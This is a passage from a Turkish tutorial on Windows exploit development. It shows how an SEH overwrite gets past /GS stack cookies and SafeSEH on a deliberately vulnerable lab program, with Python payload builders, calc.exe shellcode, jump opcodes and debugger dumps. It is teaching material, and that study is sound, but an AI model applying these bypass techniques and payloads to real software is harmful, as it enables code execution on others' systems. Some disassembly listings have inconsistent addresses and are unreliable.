Exploiti çalıştırdıktan sonra hesap makinesinin çalışacağını görebilirsiniz. Immunity debugger üzerinde pop pop ret adresinize breakpoint koyarsanız ve ardından kodu incellerseniz olanları daha detaylı görebilirsiniz. Örneğin aşağıdaki şekilde pop pop ret üçlüsüne gelmiş durumdayız, iki pop instructionu ardından ret ile stackden bizim 06 byte jump kodumuzu EIP'e alarak shellcodedan devam edecek.

```
53531303 | . 5D POP EBP
53531309 | . 5D POP EBP
5353130A | . C3 RETN
5353130B | . 5D POP EBP
5353130C | . C3 RETN
5353130D | . 6A 0C PUSH 0C
5353130F | . 68 A8C45353 PUSH sbypassG.5353C4A8
53531304 | . E8 63190000 CALL sbypassG.53532D3C
53531309 | . 33C0 XOR EAX,EAX
5353130B | . 33F6 XOR ESI,ESI
5353130D | . 3975 08 CMP DWORD PTR SS:[EBP+8],ESI
5353130E | . 0F95C0 SETNE AL
53531303 | . 3BC6 CMP EAX,ESI
53531305 | . 75 1D JNZ SHORT sbypassG.53531404
53531304 | . E8 05190000 CALL sbypassG.53532CF1
5353130C | . C700 16000000 MOV DWORD PTR DS:[EAX],16
535313F2 | . 56 PUSH ESI
535313E3 | . 56 PUSH ESI
```

Stack Cookie Korumasının SEH ile Atlatılması

Pekala, şimdi exploiti de yazdık. Şimdi programı tekrar derliyoruz, fakat bu defa **/GS-** seçeneğini cl'den kaldırıyoruz. Bu sayede stack cookie koruması aktif olacak. Ardından az önce kullandığımız exploit'i tekrardan çalıştırıyoruz. Çalıştırdık mı? Çalışmadı. Evet, bir şeyler değişti demek ki. Şimdi bunun üzerine konuşalım biraz da. Ardından bu exploiti **/GS** korumasını atlatacak şekilde düzenleyelim. Şimdi bu konuda söyleyeceklerim sizi biraz şaşırtabilir, lakin bunca şey okudunuz fakat bu korumayı geçmek için aslında yapılması gereken şey çok basit. Yapmamız gereken tek şey exploiti yeniden yazmak. Değişen adresleri tekrar düzeltmek, bu kadar! Fakat, benim için asıl önemli olan bunun nasıl olduğunu size anlatabilmek. Yani bu yazı aslında çok kısa bir şekilde de bu olayı anlatabilirdi. İki exploit koyup

karşılaştırım diyerek de bu açığı anlatabilirdim, fakat o zaman biraz ezberci sisteme uyuyoruz. Ben mantığını tam olarak anlatabilmeyi umuyorum.

Neyse, şimdi bu nasıl böyle oldu ? Aslında olan şey sahiden basit bir mantık üzerine kurulu. Öncelikle programın kaynak kodunu hatırlayalım:

```
void seh(char *recvbuf) {
    char sendBuf[512];
    _try
    {
        strcpy(sendBuf, recvbuf);
        if(sendBuf[0] == '\x41') {
            //Var olmayan adrese yazmaya calisarak
            //bi exception olusturuluyor
            int* p = 0x00000000;
            *p = 10;
        }
    }
    _except (EXCEPTION_EXECUTE_HANDLER)
    {
        printf("Inside Exception Handler");
    }
}
```

Şimdi, stack cookie koruması nasıl çalışıyordu ? Fonksiyonun giriş ve çıkışına birtakım kontroller koyuyordu değil mi ? Başka cookie'yi stackte saklıyor, fonksiyondan çıkarken de doğruluğunu kontrol ediyordu. Eğer doğruysa program devam ediyor, bozulmuşsa bir exploiting denemesi oluyor diyor ve programı sonlandırıyor. Peki, ya fonksiyondan çıkış gerçekleşmeden önce fonksiyondan çıkılırsa ? Bu sayede cookie kontrolünü atlamış olmaz mıyız ? Aynen öyle. İşte bu bypass yönteminin mantığı budur. Bakın `strcpy()` fonksiyonundan sonra bir exception oluşması için var olmayan bir adrese tanımlama yapmaya çalıştık. Bu sayede fonksiyondan çıkmadan evvel **SEH** devreye girdi, biz de SEH'i kontrol edebildiğimiz için programın akışını değiştirdik.

Şimdi az önceki adımları tekrarlayarak exploiti baştan yazabilirsiniz. Bunu ben

yazmıyorum buraya lakin çok fazla uzayacak yazı, bu nedenle siz yaparsanız hem sizin için hem yazının uzunluğu adına daha faydalı olacak. Ben yine de **/GS** açık iken gerekli olan exploit'in değişen kısımlarını buraya yazıyorum, fakat kendiniz bunu bulmanız sizin için çok daha yararlı olacaktır.

```
cokertkaarsim = "A" * 528 #520 -> 528
oldu
cokertkaarsim += "\xeb\x06\x90\x90"
cokertkaarsim += struct.pack('<I', 0x535313c8) #0x535313c8 ->
0x535313f8 oldu
```

Şu kısacık kod parçasının mantığını anlatabilmek adına bolca şeyler yazdım, umarım buraya kadar yararlı olmuştur. Fakat, henüz bitmedi. Çayları tazeleyin, müziği daha sakın bir müziğe alın; devam ediyoruz...

SafeSEH Nedir ?

Evet, şimdi sıra **SafeSEH** arkadaşımıza geldi. Buraya kadar gördüğünüz üzere çoğu koruma birbirine bağlı bir iplik gibi. Stack Cookieleri geçmek için **SEH** tabanlı exploit yöntemini, SEH'i exploit etmek için Stack tabanlı exploit etme yöntemini bilmeniz gerekiyor gibi. **SafeSEH** dediğimiz arkadaş da bu durumu aynen devam ettiriyor. İsminden de anlaşılacağı gibi bu koruma **SEH** exploitleri engellemek amacıyla geliştirilmiş bir koruma. Bu koruma çalıştırılabilir dosyalarda, dll dosyalarında kullanılabilir.

Temel mantığı yine oldukça basit, bu korumayı aktif ettiğinizde dosyanızın içine bilinen exception handlerların listesi tutulmaya başlanıyor, ve bir exception oluştuğunda **SEH** zinciri içerisindeki adresler `ntdll.dll` içerisinde bulunan exception dispatcher aracılığıyla bu liste ile karşılaştırılıyor. Bu sayede bilinmeyen bir adresteki handler çalıştırılmamış, haliyle exploit engellenmiş oluyor. Dediğimiz gibi, bu kontrolleri `ntdll.dll` içerisindeki `KiUserExceptionDispatcher` fonksiyonu gerçekleştiriyor, ayrıca bu fonksiyon exception handler'da bulunan kodun stack'i gösterip göstermediğini de kontrol ediyor, bu sayede direk olarak shellcodea atlamayı da engelliyor. Bu kontrolü ise **TEB** yapısını kullanarak yapıyor, **TEB**

yapısından stack'in en üst ve en alt adres değerlerini alarak exception handler adresinin bu aralıkta olup olmadığını kontrol ediyor. Yani exception handler adresi stacki gösteriyorsa böylece çalışması engellenmiş oluyor. Peki ya bu adres yüklenen modüllerin dışında ve SafeSEH koruması kapalı ise ne oluyor ? İşte o zaman bir şey olmuyor. Biz de bu küçük ayrıntıyı kullanacağız birazdan.

Şimdi, SafeSEH'i geçebilmek için bazı yöntemler mevcut onlara bir göz atalım bakalım.

SafeSEH Korumasının Atlatılması

Bir program çalıştığında doğal olarak onun kullandığı modüller de hafızaya alınır. **SEH** exploitlerini çalıştırırken bildiğiniz üzere bu modüllerde yahut programın kendisinde `pop pop ret` üçlüsünü bularak sömürme işlemi gerçekleştiriyorduk. İşin içine SafeSEH girince işler değişiyor, lakin bu modüller ve program **SafeSEH** korumalı olduğu zaman bahsettiğimiz kontroller yüzünden exploit çalıştıramıyoruz. Fakat, `pop pop ret` üçlüsünü yalnızca buralarda aramak zorunda değiliz. Örneğin yine hafızada olan bir sistem modülünde bu adresleri bulabiliriz. Örneğin Windows XP üzerinde hafızada olan bir modülde de bu adresi bulabiliriz, ve eğer o modül **SafeSEH** kapalıysa bu adresi exploitde kullanabiliriz. Fakat şöyle bir şey var, o zaman exploitinizin alanı küçülmüş olacak. Lakin statik dosyalar sistemden sisteme değişebiliyor. Yani Windows XP'de hafızada olan bir modül, 7'de olmayabilir. Bu da demektir ki yazdığınız exploit yalnızca belirli bir işletim sisteminde çalışabilir.

SafeSEH Korumasının Zafiyetli Modül ile Atlatılması

Girişte bahsettiğimiz gibi bu korumayı atlatmanın yollarından biri programın kullandığı modülleri yahut bu modüllerin dışında hafızada olan bir modülü inceleyip onların SafeSEH korumasının olup olmadığını öğrenmek. Bu konuda bir örnek yapmayacağım zira oldukça açık bir şey. Yapmanız gereken şey Immunity yahut OllyDbg yardımıyla programın kullandığı modül dosyalarının SafeSEH korumalı olup olmadığını incelemek. Örneğin Immunity Debugger'da `!pvefindaddr jseh` yahut `!mona seh` komutlarıyla kullanılan modüller arasında eğer SafeSEH kapalı olan bir modül varsa o modül içerisinde `pop pop ret` arayabilir, ve bu üçlüyü klasik SEH exploitinizi yazmak için kullanabilirsiniz. Ayrıca OllyDbg için SafeSEH eklentisini kullanabilir, yine aynı şekilde modüllerin SafeSEH durumunu kontrol

edebilirsiniz. Ve yine unutmayın ki yalnızca modül değil, bu hafızada olan bir sistem dosyası dahi olabilir. Fakat dediğimiz gibi, bu exploitimizin çalışma alanını daraltacaktır lakin hafızadan aldığınız instruction setiniz yalnızca o işletim sisteminde çalışan bir dosyada olabilir. O yüzden bu yöntem pek tavsiye edilmiyor.

SafeSEH Korumasının SEH ile Atlatılması

Bu duruma alternatif olarak bir başka yol daha var, ve bu yol diğerinden daha iyi sonuçlar verebiliyor. Bunun için aşağıda listelediğimiz instructionlardan birine ihtiyacınız olacak.

- `call dword ptr[esp+nn]`
- `jmp dword ptr[esp+nn]`
- `call dword ptr[ebp+nn]`
- `jmp dword ptr[ebp+nn]`
- `call dword ptr[ebp-nn]`
- `jmp dword ptr[ebp-nn]`

nn değerinin pozitif değerleri için `esp + 8,14,1c,2c,44,50`; `ebp` için `0c,24,30` negatifler `ebp` için ise `04,0c,18`'e bakılabilir. Şimdilik bunların neyi gösterdiğine takılmayın, yazıyı okudukça bu adreslerde ne olduğunu hep birlikte göreceğiz.

Ayrıca bunlara alternatif olarak eğer bizim `exception_registration` yapımız `esp+8` adresine takabül ediyorsa yine `pop pop ret` üçlüsünü kullanabiliyor oluyoruz. Lakin eğer bu yapı `esp+8`de ise, o halde iki `pop` kullanıp `esp+8` adresine gelebilir, ardından `ret` kullanarak Next SEH adresini elde edebiliriz. Fakat yine bu üçlü yüklenen modüllerin dışında, SafeSEH koruması kapalı bir adreste olmalı. Ayrıca eğer bahsettiğimiz durum söz konusu ise, bir başka alternatif olarak `add esp+8 ret` ikilisi de SafeSEH korumasını geçebilir demektir. Şimdi yavaşça bu korumanın atlatılması kısmına gelelim.

Öncelikle yine bir önceki programdan devam edeceğiz. Fakat bu defa programı link işlemine sokarken argümanlarımız arasında `/SAFESEH` olacak. **-:NO** kaldırıyoruz- Bu sayede SafeSEH'i aktif etmiş olacağız. Şimdi biraz ne yapabiliriz konusunda konuşalım.

Şimdi, ilk olarak yine SEH overflow için gereken taslak python exploitimizi görelim.

```
cokertkaarsim = "A" * 528
cokertkaarsim += "BBBB"      #Next SEH
cokertkaarsim += "CCCC"     #SE Handler
cokertkaarsim += "D" * 400
```

Önceki exploitin gövdesinin ilk hali bu. Şimdi bunun üzerinden yürüyeceğiz. Bu iki alana yazmak istediğimiz instructionları bulmamız gerek. Derlediğimiz programda **SafeSEH** koruması açık, ayrıca diğer modullerde de açık. Bu demektir ki bu modüllerin bulunduğu adresleri kullanamayız. O halde hafızada arama yapacağız demektir. Bunu isterseniz Immunity debuggerda bulunan **pvefindaddr** yahut **mona** eklentisiyle ya da Windbg ile yapabilirsiniz. Ben Windbg kullanmayı daha eğlenceli buluyorum.

Programı Windbg ile açıp crashi oluşturduktan sonra kullanabileceğimiz aramaya başlayalım. Bu yazıda `ebp+30`'u kullanıyoruz. Öncelikle bunun opcodeunu bulalım.

```
0:000> a
5353106f call dword ptr[ebp+0x30]
        call dword ptr[ebp+0x30]
53531072 jmp  dword ptr[ebp+0x30]
        jmp  dword ptr[ebp+0x30]

0:000> u 5353106f
image53530000+0x106f:
5353106f ff5530      call    dword ptr [ebp+30h]
53531072 ff6530      jmp     dword ptr [ebp+30h]
```


Şimdi, opcode değerlerimizi bulduk, `ff 55 30` ve `ff 65 30`. Akabinde `s` komutunu kullanarak hafızada arama yapalım.

```

0:000> s 0000000 77ffffff ff 55 30
00270b0b ff 55 30 00 00 00 00 9e-ff 57 30 00 00 00 00 9e
.U0.....W0.....
0:000> u 00270b0b
00270b0b ff5530          call    dword ptr [ebp+30h]
00270b0e 0000          add    byte ptr [eax],al
00270b10 0000          add    byte ptr [eax],al

```

00270b0b adresinde aradığımız instruction var. Bu adresin nereye ait olduğunu öğrenmek için Immunity yahut Olly debuggerda ALT+M kısayolu ile hafızaya bakabilirsiniz. Örneğin:



Ayrıca, örneğin herhangi bir uzukluktaki tüm değerleri bulmak için opcode içerisindeki 30 olmadan arama yapabilirsiniz. Yine bir örnek vermek gerekirse:

```

0:000> s 0000000 77ffffff ff 55
0014c366 ff 55 ca 3a c8 d1 35 6a-e2 03 87 b2 78 f3 48 0b
.U...5j....x.H.
00267643 ff 55 ff 61 ff 54 ff 57-ff dc ff 58 ff cc ff f3
.U.a.T.W...X....
00270b0b ff 55 30 00 00 00 00 9e-ff 57 30 00 00 00 00 9e
.U0.....W0.....
0:000> u 00267643
00267643 ff55ff          call    dword ptr [ebp-1]
0:000> u 0014c366
0014c366 ff55ca          call    dword ptr [ebp-36h]

```

Fakat bu diğer iki adres bizim işimizi görmüyor, aradığımız değere sahip değil. Mesela örneğin eğer burada 005353xxxx şeklinde bir değer olsa da işimize yaramayacaktı, lakin bu bizim dosyamızın içinde demek oluyor. Yani **SafeSEH** aktif.

Devam edelim, burada karşımıza çıkacak olan tek sorun bulduğumuz adresin null byte içeriyor olması. (00) null byte değeri ayrıca string değerlerini sonlandırdığı için bu demek oluyor biz SEH üzerine yazdıktan sonra shellcodumuzu stacke yazamayacağız, çünkü `strncpy()` bu null byte'ı görecektir ve kopyalamanın bittiğini düşünecek.

Bunun üstesinden bir iki yolla gelmek mümkün. Örneğin eğer shellcodemuzu SEH'i yazmadan önce yazarsak bu sorunu geçebiliriz. Akabinde ileriye atlamak için `jmp` kullanmak yerine geriye atlayan bir `jmp` kullanabiliriz. Veyahut unicode shellcode kullanırsak bu sorunu yine aşabiliriz lakin unicode değerlerinde `00` stringi sonlandırmaz, `00 00` sonlandırır.

Şimdi klasik olarak exploiti yazmaya devam ediyoruz. Bu defa klasik SEH exploitleme işimize yaramayacağı için Next SEH üzerine breakpoint (cc), SE Handler üzerine de bulduğumuz adresi yazalım.

```
cokertkaarsim = "A" * 528
cokertkaarsim += "\xcc\xcc\xcc\xcc"           #breakpoint
(Next seh)
cokertkaarsim += struct.pack('<I', 0x00270b0b) #call    dword
ptr [ebp+30h] (SE Handler)
cokertkaarsim += "D" * 1500                   #junk
```

Tekrar çalıştırıp Windbg üzerinde durum kontrolü yapalım.


```
0:000> g
(a80.b00): Break instruction exception - code 80000003 (first
chance)
eax=00000000 ebx=00000000 ecx=00270b0b edx=7c9032bc esi=00000000
edi=00000000 eip=0012fd98 esp=0012f7a0 ebp=0012f7c4
0012fd98 cc                int      3
0:000> !exchain
0012f7b8: ntdll!ExecuteHandler2+3a (7c9032bc)
0012fd98: 00270b0b
```

```
Invalid exception stack at ccccccc
```

```
0:000> d 0012fd70
```

```
0012fd70  41414141 41414141 41414141 41414141
0012fd80  41414141 41414141 41414141 41414141
0012fd90  41414141 41414141 cccccccc 00270b0b
0012fda0  0b34fc31 00000000 0012ff78 5353130e
0012fdb0  003540c0 00000000 000002a0 000007a0
0012fdc0  b8220002 00000000 00000000 00000000
0012fdd0  00000784 003540c0 00000800 00650078
0012fde0  02020202 536e6957 206b636f 00302e32
```

Bakın gördüğünüz üzere her şey doğru ilerliyor. Next SEH değerini `cc` ile, SE Handler'ı da adresimiz ile yazdık. Fakat dostlar, çok dikkat etmeniz gereken bir şey var. Bizim exploitimizde **1500** adet **D** eklemiştik ? Nerde bunlar ? Bu ne lahana turşusu ? Hemen Immunity Debugger ile bakalım.



```
0012FD78  41414141  AAAA
0012FD7C  41414141  AAAA
0012FD80  41414141  AAAA
0012FD84  41414141  AAAA
0012FD88  41414141  AAAA
0012FD8C  41414141  AAAA
0012FD90  41414141  AAAA
0012FD94  41414141  AAAA
0012FD98  CCCCCCCC  Pointer to next SEH record
0012FD9C  00270B0B  SE handler
0012FDA0  3C1CE856  UQL<
0012FDA4  00000000  ....
0012FDA8  0012FF78  x +.
0012FDAC  5353130E  #!SS  RETURN to sbypass6.5353130E
0012FDB0  00353FA0  à?5.  ASCII "AAAAAAAAAAAAAAAAAAAAAA
0012FDB4  00000000  ....
0012FDB8  000007F4  r...
0012FDBC  00000064  d...
0012FDC0  B8220002  @."7
0012FDC4  00000000  ....
0012FDC8  00000000  ....
0012FDCC  00000000  ....
0012FDD0  00000080  C...
0012FDD4  00353FA0  à?5.  ASCII "AAAAAAAAAAAAAAAAAAAAAA
0012FDD8  00000000  ....
```

Bakın, dediğimiz gibi. Null byte sorunu yüzünden kopyalama durmuş durumda. Şimdi bunu cebe atalım ve unutmadan devam edelim. Şunu önce bir anlayalım, neden `ebp+30` ? Ne var burada ? Merak edilir değil mi ? Bakalım hemen ne var, ne oluyor diye.

```
0:000> !exchain
```

```
0012f7b8: ntdll!ExecuteHandler2+3a (7c9032bc)
```

```
0012fd98: 00270b0b
```

```
Invalid exception stack at ccccccc
```

```
0:000> d ebp+30
0012f7f4  0012fd98 0012f8a8 0012f860 00270b0b
0012f804  0190f6ee 0012f88c 0190f7b2 7c96f31f
0012f814  00030000 00350178 00001018 00350000
0012f824  0012f620 0014a008 0012f8b0 7c90e920
0012f834  7c91ae40 ffffffff 7c91ae3a 0012f8c0
0012f844  7c96fdd8 00350608 7c96fdb0 00350000
0012f854  00000000 00350000 00630069 005c0065
0012f864  00630054 00130000 0012c000 00143b50
```

```
0:000> d 0012fd98
0012fd98  cccccccc 00270b0b e28cb364 00000000
0012fda8  0012ff78 5353130e 003540c0 00000000
0012fdb8  000007f4 000007a0 b8220002 00000000
0012fdc8  00000000 00000000 00000784 003540c0
0012fdd8  00000800 00650078 02020202 536e6957
0012fde8  206b636f 00302e32 13121110 17161514
0012fdf8  1b1a1918 1f1e1d1c 23222120 27262524
```

```
0:000> u 0012fd98
0012fd98 cc          int      3
0012fd99 cc          int      3
0012fd9a cc          int      3
0012fd9b cc          int      3
0012fd9c 0b0b       or       ecx,dword ptr [ebx]
0012fd9e 27         daa
```

Sanırım anladınız. Bir nevi klasik SEH exploitinde yaptığımız şeyi yaptık. `ebp+30` adresinde gördüğünüz üzere `0012fd98` yani bizim Next SEH değerimiz var. Yani şimdi yapamız gereken şey Next SEH(şu an cc ile dolu) üzerine ne yazmamız gerektiğini bulmak. Fakat dediğimiz gibi, bunun için null karakter sorununu çözmemiz gerekiyor. Haydi o halde! Mantığımız basit aslında, madem ki SEH üzerine yazdıktan sonra shellcode değerimiz (şu an D harfleri) yazılmıyor, o halde önce D'leri yazalım, ardından SEH'i yazalım. Yani şuna benzer bir yapıımız oluyor :

```

|           |
| NOPLAR   |
|-----|
|           |
| Shellcode |
|-----|
| Next SEH  |
|-----|
| SE Handler |
|-----|

```

Önceki mantığın biraz değiştiği. Bu defa önce nop ve shellcodeu yazıyor, ardından SEH üzerine yazıyoruz. Şimdi yapmamız gereken şey ise Next SEH'den önce, yani shellcodeun hemen altına NOPLarın bulunduğu kısma atlayan bir **jmp** kodu yazmak, ardından Next SEH üstüne de bu **jmp** koduna atlayan bir **jmp** kodu yazmak. Bu sayede SE Handler üzerine yazdığımız `call ebp+30` bizi tekrar Next SEH'e, Next SEH ise bizi noplara atlayan **jmp** instructionuna, bu atlama kodu da bizi haliyle shellcode'a getirecek. Yani şu şekilde olacak:

```

|           |
| NOPLAR   | <-----|
|-----|
|           |
| Shellcode |
|-----|
| JMP TO NOP |<-| ----|
|-----|
| Next SEH   | -- <-|
|-----|
| SE Handler |-----|
|-----|

```

Şimdi bu işi koda dökelim bakalım. Şimdi burada biraz kafa karışıklığı

yaşayabilirsiniz. Öncelikle bizim Shellcodemuzun sonunda olan jmp'a atlamak için 7 byte'lık bir back jmp opcodeuna ihtiyacımız var. Bu EB F9 opcodeu ile bunu yapabiliyoruz. Ardından shellcodemuzun sonuna bizim en başta bulunan noplara atlamayı sağlayacak bir back jump daha yazmamız gerekiyor. Bunu bulmak için Immunity debugger kullanacağız. Şimdi, Öncelikle buraya kadar için gereken python scriptini görelim.

```
boyut = 524 #524 oldu
lakin alta 4 byte jmp kodu ekledik
cokertkaarsim = "\x90" * 24
cokertkaarsim += "\xcc\xcc" #Shellcode
buraya gelecek
cokertkaarsim += "\x90" * (boyut-len(cokertkaarsim ))#SEH'e
kadar NOP ekleyelim
cokertkaarsim += "\xcc\xcc\xcc\xcc" #Yeni Jump
(528-4)
cokertkaarsim += "\xeb\xef\x90\x90" #Jump Back
7 Byte (Next SEH)
cokertkaarsim += struct.pack('<I', 0x00270b0b) #call dword
ptr [ebp+30h] (SE Handler)
```

Şimdi programı Immunity debuggerda açıp exploiti çalıştırıyoruz, ardından CTRL+G ile 0012fd98 adresine gidiyoruz. Burada bizim Jump back 7 byte bulunuyor, yani next seh. Ardından Buranın adresi ile, shellcodemuzun üstünde bulunan noplara adresi arasındaki farkı bulup, bunu opcodeunu oluşturuyoruz.


Adreste şöyle bir şey görmeniz gerekiyor:

```
0012FD96 CC INT3
0012FD97 CC INT3 ---> Buraya NOPlara giden JUMP
gelecek
-> 0012FD98 ^EB F9 JMP SHORT 0012FD93
0012FD9A 90 NOP
0012FD9B 90 NOP
```

0012FD97 adresi bizim exploitimizde Yeni Jump diye geçen kısım. Yani bu adresten shellcodemuzun olduğu adrese olan uzunluğu bulmalıyız. Yine Immunity aracılığıyla yukarıya doğru çıkıp shellcodemuzu buluyoruz ardından son işlemleri yapacağız.

```
0012FB87 0090 90909090 ADD BYTE PTR DS:[EAX+90909090],DL
0012FB8D 90 NOP
0012FB8E 90 NOP
0012FB8F 90 NOP
0012FB90 90 NOP
0012FB91 90 NOP
0012FB92 90 NOP
0012FB93 90 NOP
0012FB94 90 NOP
0012FB95 90 NOP
0012FB96 90 NOP
0012FB97 90 NOP
0012FB98 90 NOP
0012FB99 90 NOP
0012FB9A 90 NOP
0012FB9B 90 NOP
0012FB9C 90 NOP
0012FB9D 90 NOP
0012FB9E 90 NOP
0012FB9F 90 NOP
0012FBA0 CC INT3
0012FBA1 CC INT3
0012FBA2 90 NOP
0012FBA3 90 NOP
0012FBA4 90 NOP
0012FBA5 90 NOP
0012FBA6 90 NOP
0012FBA7 90 NOP
0012FBA8 90 NOP
0012FBA9 90 NOP
0012FBAA 90 NOP
0012FBAB 90 NOP
0012FBAC 90 NOP
0012FBAD 90 NOP
```

Gördüğümüz üzere bizim shellcodemuz 0012FBA0 adresinde başlıyor. Bunun üzerinden bir alan seçiyorum(0012FB94) ve şimdi buraya olan uzunluğu hesaplıyoruz : $0x0012FB94 - 0x0012FD97 = -0x203 = 515$ byte ardından 0012FD98 adresine gidip, onun üzerinde bulunan yere jmp kodumu yazıyor(space) ve opcode değerini öğreniyorum.



Opcode değeri E9 F8FDFFFF, dikkat ederseniz bu değer 5 byte. Yani bu demektir ki boyut kısmı olan 524'ü da bir azaltıp 523 yapacağız. Şimdi son hamlemizi yapıp bulduklarımızı exploite yerleştiriyoruz ve denememizi yapıyoruz. Son kez

exploitimizi görelim.

```
boyut = 523
cokertkaarsim = "\x90" * 24
cokertkaarsim += "\x31\xdb\x64\x8b\x7b\x30\x8b\x7f" #calc.exe
shellcode
cokertkaarsim += "\x0c\x8b\x7f\x1c\x8b\x47\x08\x8b"
cokertkaarsim += "\x77\x20\x8b\x3f\x80\x7e\x0c\x33"
cokertkaarsim += "\x75\xf2\x89\xc7\x03\x78\x3c\x8b"
cokertkaarsim += "\x57\x78\x01\xc2\x8b\x7a\x20\x01"
cokertkaarsim += "\xc7\x89\xdd\x8b\x34\xaf\x01\xc6"
cokertkaarsim += "\x45\x81\x3e\x43\x72\x65\x61\x75"
cokertkaarsim += "\xf2\x81\x7e\x08\x6f\x63\x65\x73"
cokertkaarsim += "\x75\xe9\x8b\x7a\x24\x01\xc7\x66"
cokertkaarsim += "\x8b\x2c\x6f\x8b\x7a\x1c\x01\xc7"
cokertkaarsim += "\x8b\x7c\xaf\xfc\x01\xc7\x89\xd9"
cokertkaarsim += "\xb1\xff\x53\xe2\xfd\x68\x63\x61"
cokertkaarsim += "\x6c\x63\x89\xe2\x52\x52\x53\x53"
cokertkaarsim += "\x53\x53\x53\x53\x52\x53\xff\xd7"
cokertkaarsim += "\x90" * (boyut-len(cokertkaarsim ))
cokertkaarsim += "\xe9\xf8\xfd\xff\xff" #Geriye
JMP 515 bayt
cokertkaarsim += "\xeb\xf9\x90\x90" #Geriye
JMP 7 bayt (Next SEH)
cokertkaarsim += struct.pack('<I', 0x00270b0b) #call
dword ptr [ebp+30h]
```

Ve nihayet exploiti çalıştırıyoruz ve durumu görüyoruz.

```
0012FBE0 ^75 E9 JNZ SHORT 0012FBCB
0012FBE2 8B7A 24 MOV EDI,DWORD PTR DS:[EDX+24]
0012FBE5 01C7 ADD EDI,EBX
0012FBE7 6618B2C6F MOV BP,WORD PTR DS:[EDI+EBP*2]
0012FBEB 8B7A 1C MOV EDI,DWORD PTR DS:[EDX+1C]
0012FBF0 8B7CAF FC MOV EDI,DWORD PTR DS:[EDI+EBP*4-4]
0012FBF4 01C7 ADD EDI,EBX
0012FBF6 39D9 MOV ECX,EBX
0012FBF8 B1 FF MOV CL,0FF
0012FBFA 53 PUSH EBX
0012FBFB ^E2 FD LOOPD SHORT 0012FBFA
0012FBFD 68 636C6163 PUSH 636C6163
0012FC02 89E2 MOV EDX,ESP
0012FC04 52 PUSH EDX
0012FC06 52 PUSH EDX
0012FC07 52 PUSH EDX
0012FC08 52 PUSH EDX
0012FC09 52 PUSH EDX
0012FC0A 52 PUSH EDX
0012FC0B 52 PUSH EDX
0012FC0C 52 PUSH EDX
0012FC0D 52 PUSH EDX
0012FC0E FF07 CHCL EDI kernel32.CreateProcessA
0012FC10 90 NOP
0012FC11 90 NOP
0012FC12 90 NOP
0012FC13 90 NOP
0012FC14 90 NOP
0012FC15 90 NOP
0012FC16 90 NOP
0012FC17 90 NOP
0012FC18 90 NOP
0012FC19 90 NOP
0012FC1A 90 NOP
0012FC1B 90 NOP
0012FC1C 90 NOP
0012FC1D 90 NOP
0012FC1E 90 NOP
0012FC1F 90 NOP
0012FC20 90 NOP
0012FC21 90 NOP
0012FC22 90 NOP
0012FC23 90 NOP
0012FC24 90 NOP
0012FC25 90 NOP
0012FC26 90 NOP
0012FC27 90 NOP
0012FC28 90 NOP
0012FC29 90 NOP
0012FC2A 90 NOP
0012FC2B 90 NOP
0012FC2C 90 NOP
0012FC2D 90 NOP
0012FC2E 90 NOP
0012FC2F 90 NOP
0012FC30 90 NOP
0012FC31 90 NOP
0012FC32 90 NOP
0012FC33 90 NOP
0012FC34 90 NOP
0012FC35 90 NOP
0012FC36 90 NOP
0012FC37 90 NOP
0012FC38 90 NOP
0012FC39 90 NOP
0012FC3A 90 NOP
0012FC3B 90 NOP
0012FC3C 90 NOP
0012FC3D 90 NOP
0012FC3E 90 NOP
0012FC3F 90 NOP
0012FC40 90 NOP
0012FC41 90 NOP
0012FC42 90 NOP
0012FC43 90 NOP
0012FC44 90 NOP
0012FC45 90 NOP
0012FC46 90 NOP
0012FC47 90 NOP
0012FC48 90 NOP
0012FC49 90 NOP
0012FC4A 90 NOP
0012FC4B 90 NOP
0012FC4C 90 NOP
0012FC4D 90 NOP
0012FC4E 90 NOP
0012FC4F 90 NOP
0012FC50 90 NOP
0012FC51 90 NOP
0012FC52 90 NOP
0012FC53 90 NOP
0012FC54 90 NOP
0012FC55 90 NOP
0012FC56 90 NOP
0012FC57 90 NOP
0012FC58 90 NOP
0012FC59 90 NOP
0012FC5A 90 NOP
0012FC5B 90 NOP
0012FC5C 90 NOP
0012FC5D 90 NOP
0012FC5E 90 NOP
0012FC5F 90 NOP
0012FC60 90 NOP
